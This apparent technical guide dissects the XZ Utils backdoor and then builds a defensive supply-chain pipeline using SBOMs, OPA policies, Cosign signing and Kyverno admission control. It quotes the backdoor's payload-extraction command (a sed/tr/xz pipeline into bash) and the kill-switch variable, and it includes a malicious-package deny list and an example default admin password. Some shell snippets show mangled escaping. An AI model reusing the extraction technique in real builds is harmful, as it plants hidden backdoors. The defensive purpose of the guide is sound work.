The $4.45M Mistake: How a Missing SBOM Requirement Let the XZ Utils Backdoor Slip Past Millions of Servers
A 3-year patient infiltration. One 500ms anomaly. Zero automated defenses. Here's the full architecture of what happened, what should have stopped it, and how to build a self-healing supply chain security system into your IDP, today.

The XZ Utils backdoor (CVE-2024-3094) nearly became the most devastating supply chain attack in history; a patient, three-year social engineering campaign that embedded a remote code execution backdoor into a compression library used by virtually every Linux system. Only a 500-millisecond performance anomaly noticed by a single developer prevented what could have been a universal skeleton key to every SSH server on the internet. This guide dissects exactly how the attack worked, then builds a complete self-healing supply chain audit system, with real code, that would catch it.
The XZ Utils incident exposed a fundamental truth: open-source supply chain security cannot rely on human vigilance alone. Automated SBOM generation, cryptographic signing, and policy enforcement at every pipeline gate are now non-negotiable. What follows is a comprehensive architecture and implementation guide for building these defenses into an Internal Developer Platform (IDP) with working GitHub Actions workflows, OPA Rego policies, Cosign signing, Kyverno admission control, and Tekton pipeline integration.
The XZ Utils attack: a masterclass in patient infiltration
Think of it like a bank heist movie
Before diving into the technical details, consider this analogy. Imagine a small-town bank with a single, aging security guard, dedicated but overworked and underpaid. A con artist shows up, starts volunteering at the bank, doing helpful tasks for free. Meanwhile, fake customers start complaining loudly that the guard is too slow, too unreliable, and should retire. After two years of helpfulness, the con artist gets their own set of keys. They don't rob the bank immediately. Instead, they install a hidden mechanism in the vault door, one that only opens with their specific fingerprint, invisible to everyone else. They hide this mechanism inside replacement parts for the vault's air ventilation system, something nobody thinks to inspect. If a random engineer hadn't noticed the vault door was taking half a second longer to open, every bank in the world running the same vault model would have been silently compromised.
That is, almost literally, what happened with XZ Utils.
Three years of social engineering
The attacker, operating as "Jia Tan" (GitHub: JiaT75), created their account on January 26, 2021 and submitted their first innocuous patch, an .editorconfig file, on October 29, 2021. Over the next year, they submitted legitimate, helpful contributions to build trust with the sole maintainer, Lasse Collin.
The pressure campaign began in April 2022. Sock puppet accounts, "Jigar Kumar" and "Dennis Ens", bombarded the xz-devel mailing list with complaints about slow maintenance. Kumar wrote: "Progress will not happen until there is new maintainer. The current maintainer lost interest or doesn't care to maintain anymore." Collin, who had publicly acknowledged struggling with mental health issues, responded: "I haven't lost interest but my ability to care has been fairly limited mostly due to longterm mental health issues... It's also good to keep in mind that this is an unpaid hobby project."
The pressure worked. Key milestones in the takeover:
June 2022: Collin acknowledges Jia Tan as "practically a co-maintainer already"
September 2022: Jia Tan gives authoritative release summaries
November 2022: Bug report email changed to shared alias; README updated to list "the project maintainers Lasse Collin and Jia Tan"
January 2023: Collin tags his final release (v5.4.1)
March 2023: Jia Tan tags their first release (v5.4.2) and takes over oss-fuzz contact
June 2023: "Hans Jansen" (another suspected persona) introduces GNU Indirect Function (IFUNC) support, the exact mechanism the backdoor would later exploit
July 2023: Jia Tan disables IFUNC in oss-fuzz builds, preventing the fuzzer from detecting the backdoor
Brian Krebs confirmed that Jigar Kumar, Dennis Ens, and Hans Jansen's email addresses never appeared anywhere else on the internet, not even in data breach databases, strongly indicating purpose-built sock puppet accounts.
The technical mechanism: five layers deep
The backdoor was architecturally elegant and terrifyingly well-hidden, operating through a five-stage chain.
Stage 1: Payload hidden in binary test files.
On February 23, 2024, Jia Tan committed two binary "test" files: tests/files/bad-3-corrupt_lzma2.xz and tests/files/good-large_compressed.lzma. The repository already noted that test files were "created by hand with a hex editor", making opaque binary additions appear routine. These files contained the x86-64 object code payload. Neither file was referenced by any actual test.
Stage 2: Modified build system activates the payload.
The release tarballs (but not the git repository) included a malicious build-to-host.m4 file. This is critical: release tarballs routinely include auto-generated build files absent from git, so the divergence went unnoticed. The m4 macro injected an obfuscated shell script into the configure process that checked preconditions (x86-64 Linux, GCC, GNU linker, building as deb/rpm) and then extracted the payload using a chain of sed, tr, head, and xz commands:
sed rpath ../../../tests/files/bad-3-corrupt_lzma2.xz | \
  tr "\t \-_" " \t_\-" | xz -d | /bin/bash
The extracted payload was compiled into liblzma_la-crc64-fast.o and linked into liblzma.
Stage 3: IFUNC hijack of RSA_public_decrypt.
The payload used the GNU Indirect Function mechanism (introduced months earlier by "Hans Jansen's" patches) to replace the IFUNC resolvers for crc32_resolve() and crc64_resolve(). During process startup, before the GOT was remapped read-only, the malicious resolver parsed in-memory symbol tables, installed an audit hook into the dynamic linker, and waited for RSA_public_decrypt@plt to be resolved. When found, it redirected the function to the backdoor code and uninstalled the hook to cover its tracks.
Stage 4: The sshd, libsystemd, liblzma chain.
OpenSSH does not directly depend on liblzma. However, many Linux distributions (Debian, Ubuntu, Fedora) patch sshd to support systemd notification via sd_notify, linking sshd against libsystemd, which transitively depends on liblzma. The dependency chain sshd -> libsystemd -> liblzma (backdoored) loaded the malicious code directly into the SSH daemon's address space.
Stage 5: Remote code execution gated by Ed448 cryptography.
The hooked RSA_public_decrypt extracted a payload from the RSA public modulus in SSH certificate authentication (fully attacker-controlled), decrypted it with a hardcoded ChaCha20 key, and verified a digital signature using a hardcoded Ed448 public key. Only the holder of the corresponding Ed448 private key could trigger execution. If verified, the payload was passed directly to system(), achieving unauthenticated remote code execution. As Filippo Valsorda stated: "It's RCE, not auth bypass, and gated/unreplayable."
The use of Ed448 (rather than the common Ed25519), the multi-year campaign, and sophisticated anti-analysis countermeasures (detecting TERM, LD_DEBUG, rr, checking argv[0] for /usr/sbin/sshd, an environment variable kill switch yolAbejyiejuvnup=Evjtgvsh5okmkAvj) all point to likely state-sponsored activity.
Discovery: 500 milliseconds saved the internet
Andres Freund, a Microsoft principal engineer and PostgreSQL committer, discovered the backdoor while doing routine micro-benchmarking on Debian sid. He noticed SSH logins consuming unexpectedly high CPU and taking ~0.8 seconds instead of ~0.3 seconds, a 500ms anomaly. He also encountered Valgrind errors related to liblzma. As he wrote on the oss-security mailing list on March 29, 2024: "After observing a few odd symptoms around liblzma on Debian sid installations over the last weeks (logins with ssh taking a lot of CPU, valgrind errors) I figured out the answer."
The CVE received a CVSS score of 10.0, the maximum. Affected versions were 5.6.0 (released February 24, 2024) and 5.6.1 (released March 9, 2024). Only bleeding-edge distributions had adopted them: Fedora 40/Rawhide, Debian unstable/testing, openSUSE Tumbleweed, and Kali Linux. No stable production distribution was compromised. Red Hat issued an emergency advisory: "Immediately stop using Fedora 40 or Fedora Rawhide."
No automated security tool, code review process, or CI/CD pipeline caught this attack. It was pure human accident.
What an SBOM is and why it matters now
A Software Bill of Materials (SBOM) is a machine-readable inventory of every component, library, and dependency in a software artifact, essentially a nutritional label for code. Executive Order 14028 (May 2021) mandated SBOMs for federal software procurement, and the NTIA defined seven minimum data fields: supplier name, component name, version, unique identifiers (PURL/CPE), dependency relationships, SBOM author, and timestamp.
Two dominant formats compete. SPDX (Linux Foundation, ISO/IEC 5962:2021) excels at license compliance with file-level and snippet-level granularity. CycloneDX (OWASP, ECMA TC54) is security-focused with native VEX support, vulnerability fields, and component pedigree tracking. Both are supported by major tools. For supply chain security, CycloneDX's prescriptive design and built-in vulnerability exchange make it the stronger choice; for license-heavy regulated industries, SPDX's ISO standardization wins.
Five SBOM signals that would have flagged XZ Utils
An SBOM alone would not have prevented CVE-2024-3094. But systematic SBOM monitoring would have raised multiple alarms:
New maintainer detection. SBOM metadata tracks producers and suppliers. The transition from Lasse Collin to "Jia Tan" as release author, especially on a single-maintainer project with OpenSSF Scorecard risk scores of ~5.4/10, would have triggered review in any organization monitoring maintainer changes on critical dependencies.
Modified build scripts absent from source. The malicious
build-to-host.m4existed only in release tarballs, not in git. Comparing SBOMs generated from source checkout versus release tarball would reveal unexplained divergences. StepSecurity's Harden-Runner analysis showed multiple anomaloussedcommands modifying the Makefile during 5.6.0 builds, a clear behavioral anomaly.New binary files in a source repository. The payload was hidden in binary test files that were not exercised by any test. SPDX's file-level analysis capability could flag new opaque binaries, and build-process SBOM diffing between versions would detect the additions.
Unexpected transitive dependencies. Binary SBOM analysis of sshd would reveal linkage to liblzma despite OpenSSH's source having no such dependency. The discrepancy between source-level and binary-level dependency graphs is a critical signal.
Rapid incident response. Organizations with SBOMs could instantly query "which systems contain xz-utils 5.6.0 or 5.6.1?", answering in minutes rather than days. Wiz demonstrated this with their agentless SBOM inventory; Sumo Logic showed SPDX JSON queries identifying affected hosts immediately.
The honest assessment: SBOMs are necessary but not sufficient. They must be combined with reproducible builds, maintainer vetting, behavioral analysis, and automated policy enforcement, which is exactly what we build next.
Architecture of a self-healing supply chain audit system
The system operates as a defense-in-depth pipeline with six enforcement points, each independently capable of blocking compromised artifacts.

The core components:
SBOM generation (Syft) produces CycloneDX/SPDX inventories at build time
Policy engine (OPA with Rego, Conftest) evaluates SBOMs against blocklists, license rules, dependency drift, and completeness requirements
Vulnerability scanning (Grype, Trivy) fails builds on critical/high CVEs
Cryptographic signing (Cosign/Sigstore) provides keyless signatures via Fulcio OIDC certificates and records every signing event in the Rekor transparency log
Artifact registry (Harbor) stores images with attached signatures, SBOM attestations, and enforces pull-time policies
Admission control (Kyverno or sigstore/policy-controller) blocks unsigned or un-attested images at the Kubernetes API server
Drift detection (ArgoCD, continuous rescanning, Dependency-Track) detects newly discovered vulnerabilities in already-deployed artifacts and triggers automated remediation
The self-healing aspect comes from three feedback loops: (1) scheduled vulnerability rescanning that triggers rebuilds when new CVEs affect deployed images, (2) GitOps reconciliation that reverts unauthorized manual deployments, and (3) admission control that prevents bypassing the pipeline entirely.
Step 1: GitHub Actions workflow with full supply chain security
This workflow builds a container image, generates an SBOM, scans for vulnerabilities, signs the image, and attests the SBOM, all with keyless Sigstore.
name: Supply Chain Security Pipeline

on:
  push:
    branches: [main]
  pull_request:
    branches: [main]

env:
  REGISTRY: ghcr.io
  IMAGE_NAME: ${{ github.repository }}

jobs:
  build-sign-scan:
    runs-on: ubuntu-latest
    permissions:
      contents: read
      packages: write
      id-token: write        # Required for Sigstore OIDC keyless signing
      security-events: write  # Required for SARIF upload

    steps:
      # Checkout
      - name: Checkout repository
        uses: actions/checkout@v4

      # Install Supply Chain Tools
      - name: Install Cosign
        uses: sigstore/cosign-installer@v3

      - name: Install Syft
        uses: anchore/sbom-action/download-syft@v0

      # Docker Build and Push
      - name: Set up Docker Buildx
        uses: docker/setup-buildx-action@v3

      - name: Login to GHCR
        uses: docker/login-action@v3
        with:
          registry: ${{ env.REGISTRY }}
          username: ${{ github.actor }}
          password: ${{ secrets.GITHUB_TOKEN }}

      - name: Extract Docker metadata
        id: meta
        uses: docker/metadata-action@v5
        with:
          images: \({{ env.REGISTRY }}/\){{ env.IMAGE_NAME }}
          tags: |
            type=sha,format=long
            type=semver,pattern={{version}}

      - name: Build and push image
        id: build-and-push
        uses: docker/build-push-action@v6
        with:
          context: .
          push: true
          tags: ${{ steps.meta.outputs.tags }}
          labels: ${{ steps.meta.outputs.labels }}

      # Generate SBOM with Syft
      - name: Generate SBOM
        uses: anchore/sbom-action@v0
        id: sbom
        with:
          image: \({{ env.REGISTRY }}/\){{ env.IMAGE_NAME }}@${{ steps.build-and-push.outputs.digest }}
          format: spdx-json
          output-file: sbom.spdx.json

      # Policy Check with Conftest/OPA
      - name: Install Conftest
        run: |
          LATEST=$(wget -qO- "https://api.github.com/repos/open-policy-agent/conftest/releases/latest" | grep '"tag_name"' | sed -E 's/.*"v([^"]+)".*/\1/')
          wget -q "https://github.com/open-policy-agent/conftest/releases/download/v\({LATEST}/conftest_\){LATEST}_Linux_x86_64.tar.gz"
          tar xzf conftest_${LATEST}_Linux_x86_64.tar.gz
          sudo mv conftest /usr/local/bin/

      - name: Run SBOM policy checks
        run: conftest test sbom.spdx.json --policy policy/

      # Vulnerability Scan with Grype
      - name: Scan for vulnerabilities
        uses: anchore/scan-action@v7
        id: scan
        with:
          sbom: sbom.spdx.json
          fail-build: true
          severity-cutoff: critical
          output-format: sarif

      - name: Upload SARIF report
        uses: github/codeql-action/upload-sarif@v3
        if: always()
        with:
          sarif_file: ${{ steps.scan.outputs.sarif }}

      # Sign Image with Cosign (Keyless)
      - name: Sign container image
        run: |
          cosign sign --yes \
            \({{ env.REGISTRY }}/\){{ env.IMAGE_NAME }}@${{ steps.build-and-push.outputs.digest }}

      # Attest SBOM
      - name: Attest SBOM to image
        run: |
          cosign attest --yes \
            --predicate sbom.spdx.json \
            --type spdxjson \
            \({{ env.REGISTRY }}/\){{ env.IMAGE_NAME }}@${{ steps.build-and-push.outputs.digest }}

      # Verify Everything
      - name: Verify signature
        run: |
          cosign verify \
            --certificate-identity-regexp="https://github.com/${{ github.repository }}/*" \
            --certificate-oidc-issuer=https://token.actions.githubusercontent.com \
            \({{ env.REGISTRY }}/\){{ env.IMAGE_NAME }}@${{ steps.build-and-push.outputs.digest }}

      - name: Verify SBOM attestation
        run: |
          cosign verify-attestation \
            --type spdxjson \
            --certificate-identity-regexp="https://github.com/${{ github.repository }}/*" \
            --certificate-oidc-issuer=https://token.actions.githubusercontent.com \
            \({{ env.REGISTRY }}/\){{ env.IMAGE_NAME }}@${{ steps.build-and-push.outputs.digest }}
Key details: id-token: write is mandatory for keyless Sigstore signing; it mints the OIDC token that Fulcio uses to issue a short-lived certificate. The --yes flag is required in CI for non-interactive acceptance. All image references use digest (@sha256:...), never tags, to prevent TOCTOU attacks.
Step 2: OPA Rego policies for SBOM enforcement
These policies run via conftest test sbom.json --policy policy/ in the CI pipeline. Place them in a policy/ directory.
Denied packages blocklist
# policy/denied_packages.rego
package main

import future.keywords.contains
import future.keywords.if
import future.keywords.in

denied_packages := {
  "pkg:npm/event-stream",
  "pkg:npm/flatmap-stream",
  "pkg:pypi/jeIlyfish",
  "pkg:generic/xz-utils@5.6.0",
  "pkg:generic/xz-utils@5.6.1",
}

deny contains msg if {
  some component in input.packages
  purl := component.externalRefs[_].referenceLocator
  purl in denied_packages
  msg := sprintf("BLOCKED: package '%s' (purl: %s) is on the deny list", [component.name, purl])
}
License compliance
# policy/license_compliance.rego
package main

import future.keywords.contains
import future.keywords.if
import future.keywords.in

prohibited_licenses := {
  "GPL-2.0-only", "GPL-2.0-or-later",
  "GPL-3.0-only", "GPL-3.0-or-later",
  "AGPL-3.0-only", "AGPL-3.0-or-later",
  "SSPL-1.0",
}

deny contains msg if {
  some pkg in input.packages
  license := pkg.licenseConcluded
  license in prohibited_licenses
  msg := sprintf("LICENSE VIOLATION: '%s' uses prohibited license '%s'", [pkg.name, license])
}
Dependency drift detection
# policy/dependency_drift.rego
# Load baseline: conftest test sbom.json --policy policy/ --data baseline.json
package main

import future.keywords.contains
import future.keywords.if
import future.keywords.in

deny contains msg if {
  data.approved_packages
  some pkg in input.packages
  name_version := sprintf("%s@%s", [pkg.name, pkg.versionInfo])
  not name_version in data.approved_packages
  msg := sprintf("NEW DEPENDENCY: '%s' not in approved baseline; review required", [name_version])
}

warn contains msg if {
  not data.approved_packages
  msg := "No baseline loaded; dependency drift detection skipped"
}
SBOM completeness check
# policy/sbom_completeness.rego
package main

import future.keywords.contains
import future.keywords.if

deny contains msg if {
  not input.spdxVersion
  msg := "SBOM missing required field: spdxVersion"
}

deny contains msg if {
  not input.creationInfo
  msg := "SBOM missing required field: creationInfo"
}

deny contains msg if {
  input.creationInfo
  not input.creationInfo.created
  msg := "SBOM missing required field: creationInfo.created (timestamp)"
}

deny contains msg if {
  not input.packages
  msg := "SBOM has no packages; appears empty"
}

deny contains msg if {
  count(input.packages) == 0
  msg := "SBOM packages array is empty"
}

deny contains msg if {
  some i, pkg in input.packages
  not pkg.name
  msg := sprintf("Package at index %d missing required field 'name'", [i])
}

deny contains msg if {
  some i, pkg in input.packages
  not pkg.versionInfo
  msg := sprintf("Package '%s' missing required field 'versionInfo'", [pkg.name])
}
Step 3: Kubernetes admission control with Kyverno
Verify Cosign keyless signatures on all images
apiVersion: kyverno.io/v1
kind: ClusterPolicy
metadata:
  name: verify-image-signatures
  annotations:
    policies.kyverno.io/title: Verify Image Signatures
    policies.kyverno.io/category: Supply Chain Security
    policies.kyverno.io/severity: high
spec:
  validationFailureAction: Enforce
  background: false
  rules:
    - name: verify-keyless-signature
      match:
        any:
          - resources:
              kinds:
                - Pod
      verifyImages:
        - imageReferences:
            - "ghcr.io/my-org/*"
          attestors:
            - entries:
                - keyless:
                    subject: "https://github.com/my-org/*/.github/workflows/*"
                    issuer: "https://token.actions.githubusercontent.com"
                    rekor:
                      url: https://rekor.sigstore.dev
Require SBOM attestation on all deployed images
apiVersion: kyverno.io/v1
kind: ClusterPolicy
metadata:
  name: require-sbom-attestation
  annotations:
    policies.kyverno.io/title: Require SBOM Attestation
    policies.kyverno.io/category: Supply Chain Security
    policies.kyverno.io/severity: high
spec:
  validationFailureAction: Enforce
  background: false
  webhookTimeoutSeconds: 30
  rules:
    - name: check-sbom-attestation
      match:
        any:
          - resources:
              kinds:
                - Pod
      verifyImages:
        - imageReferences:
            - "ghcr.io/my-org/*"
          attestations:
            - type: https://spdx.dev/Document
              attestors:
                - entries:
                    - keyless:
                        subject: "https://github.com/my-org/*/.github/workflows/*"
                        issuer: "https://token.actions.githubusercontent.com"
                        rekor:
                          url: https://rekor.sigstore.dev
              conditions:
                - all:
                    - key: "{{ spdxVersion }}"
                      operator: Equals
                      value: "SPDX-2.3"
Alternative: sigstore/policy-controller ClusterImagePolicy
apiVersion: policy.sigstore.dev/v1beta1
kind: ClusterImagePolicy
metadata:
  name: keyless-sbom-required
spec:
  images:
    - glob: "ghcr.io/my-org/**"
  authorities:
    - keyless:
        url: https://fulcio.sigstore.dev
        identities:
          - issuer: https://token.actions.githubusercontent.com
            subject: "https://github.com/my-org/my-repo/.github/workflows/build.yml@refs/heads/main"
      ctlog:
        url: https://rekor.sigstore.dev
      attestations:
        - name: must-have-sbom
          predicateType: https://spdx.dev/Document
          policy:
            type: cue
            data: |
              predicateType: "https://spdx.dev/Document"
Step 4: Dependency diff alerting and maintainer change detection
Add this job to your GitHub Actions workflow to detect suspicious dependency changes:
  dependency-audit:
    runs-on: ubuntu-latest
    if: github.event_name == 'pull_request'
    steps:
      - name: Checkout PR
        uses: actions/checkout@v4

      - name: Checkout base
        uses: actions/checkout@v4
        with:
          ref: ${{ github.base_ref }}
          path: base

      - name: Generate SBOMs for diff
        run: |
          # Generate SBOM for current PR
          syft scan dir:. -o spdx-json=pr-sbom.json
          # Generate SBOM for base branch
          syft scan dir:./base -o spdx-json=base-sbom.json

      - name: Dependency diff analysis
        run: |
          #!/bin/bash
          set -euo pipefail

          # Extract package names and versions from both SBOMs
          jq -r '.packages[] | "\(.name)@\(.versionInfo // "unknown")"' base-sbom.json | sort > base-deps.txt
          jq -r '.packages[] | "\(.name)@\(.versionInfo // "unknown")"' pr-sbom.json | sort > pr-deps.txt

          # Find new dependencies
          NEW_DEPS=$(comm -13 base-deps.txt pr-deps.txt)
          REMOVED_DEPS=$(comm -23 base-deps.txt pr-deps.txt)

          if [ -n "$NEW_DEPS" ]; then
            echo "::warning::New dependencies detected:"
            echo "$NEW_DEPS"
            echo ""
            echo "Review these additions for supply chain risk."
          fi

          if [ -n "$REMOVED_DEPS" ]; then
            echo "::notice::Dependencies removed:"
            echo "$REMOVED_DEPS"
          fi

          # Flag high-risk patterns (like the XZ Utils attack signals)
          echo "$NEW_DEPS" | while read -r dep; do
            PKG_NAME=\((echo "\)dep" | cut -d'@' -f1)
            echo "Checking scorecard for: $PKG_NAME"
          done

      - name: OpenSSF Scorecard check
        uses: ossf/scorecard-action@v2.3.1
        with:
          results_file: scorecard-results.sarif
          results_format: sarif
          publish_results: true
For maintainer change detection specifically, integrate with package registry APIs:
#!/bin/bash
# maintainer-check.sh; detect maintainer changes on npm packages
# Run periodically or in CI when lockfiles change

LOCKFILE="package-lock.json"
ALERT_WEBHOOK="${SLACK_WEBHOOK_URL}"

jq -r '.packages | to_entries[] | .value.resolved // empty' "$LOCKFILE" | \
  grep -oP '(?<=registry.npmjs.org/)[^/]+' | sort -u | while read -r pkg; do

  # Fetch current maintainers from npm
  CURRENT=\((npm view "\)pkg" maintainers --json 2>/dev/null | jq -r '.[].name' | sort)
  CACHED="./maintainer-cache/${pkg}.txt"

  if [ -f "$CACHED" ]; then
    PREVIOUS=\((cat "\)CACHED")
    if [ "\(CURRENT" != "\)PREVIOUS" ]; then
      echo "Maintainer change on $pkg"
      echo "  Previous: $PREVIOUS"
      echo "  Current:  $CURRENT"
      # Send alert
      curl -s -X POST "$ALERT_WEBHOOK" \
        -H 'Content-type: application/json' \
        -d "{\"text\":\"Maintainer change detected on \`\(pkg\`\nPrevious: \)PREVIOUS\nCurrent: $CURRENT\"}"
    fi
  fi

  mkdir -p ./maintainer-cache
  echo "\(CURRENT" > "\)CACHED"
done
Step 5: Tekton pipeline with Chains for automatic provenance
The Tekton pipeline mirrors the GitHub Actions workflow but runs on Kubernetes. Tekton Chains automatically generates SLSA provenance and signs it.
Chains configuration
# Install Tekton Pipelines and Chains
kubectl apply -f https://storage.googleapis.com/tekton-releases/pipeline/latest/release.yaml
kubectl apply -f https://storage.googleapis.com/tekton-releases/chains/latest/release.yaml

# Configure Chains for SLSA v1 provenance with OCI storage
kubectl patch configmap chains-config -n tekton-chains -p='{"data":{
  "artifacts.taskrun.format": "slsa/v2alpha3",
  "artifacts.taskrun.storage": "oci",
  "artifacts.oci.storage": "oci",
  "transparency.enabled": "true"
}}'

# Generate signing keys for Chains
cosign generate-key-pair k8s://tekton-chains/signing-secrets
SBOM generation Task
apiVersion: tekton.dev/v1beta1
kind: Task
metadata:
  name: generate-sbom
spec:
  description: Generate CycloneDX SBOM with Syft
  params:
    - name: IMAGE
      type: string
  workspaces:
    - name: source
  results:
    - name: SBOM_PATH
  steps:
    - name: generate
      image: docker.io/anchore/syft:v1.4.1
      script: |
        #!/usr/bin/env sh
        set -ex
        syft packages "$(params.IMAGE)" \
          --output cyclonedx-json \
          --file $(workspaces.source.path)/sbom.cdx.json
        echo -n "\((workspaces.source.path)/sbom.cdx.json" > \)(results.SBOM_PATH.path)
Vulnerability scan Task
apiVersion: tekton.dev/v1beta1
kind: Task
metadata:
  name: vulnerability-scan
spec:
  description: Scan for vulnerabilities with Grype, fail on high+
  params:
    - name: IMAGE
      type: string
    - name: FAIL_ON
      type: string
      default: "high"
  workspaces:
    - name: source
  steps:
    - name: scan
      image: docker.io/anchore/grype:v0.79.2
      script: |
        #!/usr/bin/env sh
        set -ex
        grype "$(params.IMAGE)" \
          --fail-on $(params.FAIL_ON) \
          --output cyclonedx-json \
          --file $(workspaces.source.path)/vuln-report.json
Full Pipeline definition
apiVersion: tekton.dev/v1beta1
kind: Pipeline
metadata:
  name: secure-build-pipeline
spec:
  params:
    - name: repo-url
      type: string
    - name: image-reference
      type: string
  workspaces:
    - name: shared-data
    - name: docker-credentials
  tasks:
    - name: fetch-source
      taskRef:
        name: git-clone
      workspaces:
        - name: output
          workspace: shared-data
      params:
        - name: url
          value: $(params.repo-url)

    - name: build-push
      runAfter: ["fetch-source"]
      taskRef:
        name: kaniko
      workspaces:
        - name: source
          workspace: shared-data
        - name: dockerconfig
          workspace: docker-credentials
      params:
        - name: IMAGE
          value: $(params.image-reference)

    - name: generate-sbom
      runAfter: ["build-push"]
      taskRef:
        name: generate-sbom
      workspaces:
        - name: source
          workspace: shared-data
      params:
        - name: IMAGE
          value: $(params.image-reference)

    - name: vulnerability-scan
      runAfter: ["generate-sbom"]
      taskRef:
        name: vulnerability-scan
      workspaces:
        - name: source
          workspace: shared-data
      params:
        - name: IMAGE
          value: $(params.image-reference)
Tekton Chains watches completed TaskRuns and automatically signs the provenance using the configured keys. This achieves SLSA Build Level 2 out of the box, and Level 3 with SPIFFE/SPIRE integration for non-falsifiable provenance.
Step 6: Harbor registry with policy enforcement
Configure Harbor to enforce signatures and trigger SBOM generation:
# Deploy Harbor with Trivy scanner (Helm)
helm repo add harbor https://helm.goharbor.io
helm install harbor harbor/harbor \
  --set expose.type=ingress \
  --set expose.ingress.hosts.core=harbor.example.com \
  --set trivy.enabled=true \
  --set persistence.enabled=true

# Configure project-level policies via Harbor API
# Require content trust (only signed images can be pulled)
curl -X PUT "https://harbor.example.com/api/v2.0/projects/myproject" \
  -H "Content-Type: application/json" \
  -u "admin:Harbor12345" \
  -d '{
    "metadata": {
      "enable_content_trust": "true",
      "enable_content_trust_cosign": "true",
      "auto_scan": "true",
      "prevent_vul": "true",
      "severity": "high"
    }
  }'
With enable_content_trust_cosign set to true, Harbor will refuse to serve images that lack a valid Cosign signature. With prevent_vul and severity configured, Harbor blocks pulls of images with vulnerabilities at or above the threshold. The auto_scan setting triggers Trivy scans on every push, and Harbor stores SBOM attestations as OCI artifacts alongside images.
Testing the end-to-end pipeline
Verify every enforcement point works by testing both the happy path and failure cases:
# TEST 1: Happy path; signed, attested, clean image deploys
# Run the GitHub Actions pipeline on a clean image, then verify locally:
cosign verify \
  --certificate-identity-regexp="https://github.com/my-org/.*" \
  --certificate-oidc-issuer=https://token.actions.githubusercontent.com \
  ghcr.io/my-org/myapp@sha256:abc123...

cosign verify-attestation --type spdxjson \
  --certificate-identity-regexp="https://github.com/my-org/.*" \
  --certificate-oidc-issuer=https://token.actions.githubusercontent.com \
  ghcr.io/my-org/myapp@sha256:abc123...

# Deploy to Kubernetes; should succeed
kubectl run test --image=ghcr.io/my-org/myapp@sha256:abc123...

# TEST 2: Unsigned image; admission controller blocks it
# Push an unsigned image directly (bypassing pipeline)
docker push ghcr.io/my-org/unsigned-app:latest

# Attempt deploy; Kyverno should reject with:
# "image signature verification failed"
kubectl run test-unsigned --image=ghcr.io/my-org/unsigned-app:latest
# Expected: Error from server: admission webhook denied the request

# TEST 3: SBOM policy violation; pipeline fails at gate
# Add a blocked dependency (e.g., event-stream) to package.json
# Push to trigger pipeline
# Expected: conftest step fails with:
#   "BLOCKED: package 'event-stream' is on the deny list"

# TEST 4: Critical vulnerability; Grype fails the build
# Use a base image with known critical CVEs
# FROM node:14  (has multiple critical CVEs)
# Expected: scan-action step fails with exit code 1

# TEST 5: Dependency drift; new package flagged for review
# Add a new dependency not in baseline.json
# Submit as PR
# Expected: warning annotation on the PR:
#   "NEW DEPENDENCY: 'newpkg@1.0.0' not in approved baseline"

# TEST 6: Harbor blocks vulnerable image pull
docker pull harbor.example.com/myproject/vulnerable-app:latest
# Expected: Error: FORBIDDEN; image has critical vulnerabilities
Why would this architecture have caught the XZ Utils attack?
Each enforcement layer independently addresses a different aspect of CVE-2024-3094.
SBOM dependency drift detection would have flagged the new binary test files and the modified build scripts between xz-utils 5.5.x and 5.6.0 as unexpected changes requiring review. The baseline comparison policy would emit NEW DEPENDENCY warnings for any component changes.
Maintainer change alerting would have flagged the transition from Lasse Collin to Jia Tan as the sole release author. The OpenSSF Scorecard integration would have assigned low maintainer scores to a single-maintainer project with a recently added co-maintainer.
Reproducible build verification comparing SBOMs from git source versus the release tarball would have revealed the build-to-host.m4 file present only in tarballs, the exact mechanism used to inject the backdoor.
Binary SBOM analysis of sshd would have detected the unexpected transitive dependency on liblzma through libsystemd, flagging the attack surface that made SSH vulnerable to a compression library backdoor.
Cryptographic provenance via SLSA provenance and Cosign attestations creates an auditable chain linking every artifact to its source commit, builder identity, and build environment, making it far harder to inject malicious code without detection.
No single tool would have stopped this attack. But multiple independent enforcement points, such as SBOM diffing, maintainer monitoring, build reproducibility, admission control, and continuous rescanning, create a defense-in-depth posture where the attacker would need to compromise multiple systems simultaneously. That transforms a supply chain attack from a single point of failure into a distributed consensus problem that the attacker must solve, dramatically raising the cost and reducing the probability of success.
Conclusion
The XZ Utils backdoor was not a failure of technology; it was a failure of process. A single underfunded maintainer, no automated supply chain verification, and no policy enforcement between source code and production deployment. The technical sophistication of the attack (Ed448 cryptography, IFUNC hijacking, multi-year social engineering) was extraordinary, but the defense required is not.
The architecture described here, SBOM generation at build, OPA policy gates, Cosign signing, Kyverno admission control, and continuous drift detection, is implementable today with open-source tools. The key insight is that supply chain security is not a single gate but a continuous verification loop: generate, attest, verify, scan, re-scan, alert, remediate. Every step in the pipeline both produces and consumes cryptographic evidence, and every enforcement point operates independently.
The most important technical decision is to make the CI/CD pipeline the only path to production; no manual pushes, no exceptions, no tag-based references. Every image must be signed, every SBOM must be attested, and every deployment must be verified. The self-healing feedback loops ensure that even if a vulnerability is discovered after deployment, the system automatically detects it, alerts, and triggers remediation.
After XZ Utils, the question is no longer whether to implement supply chain security, but how fast you can deploy it.


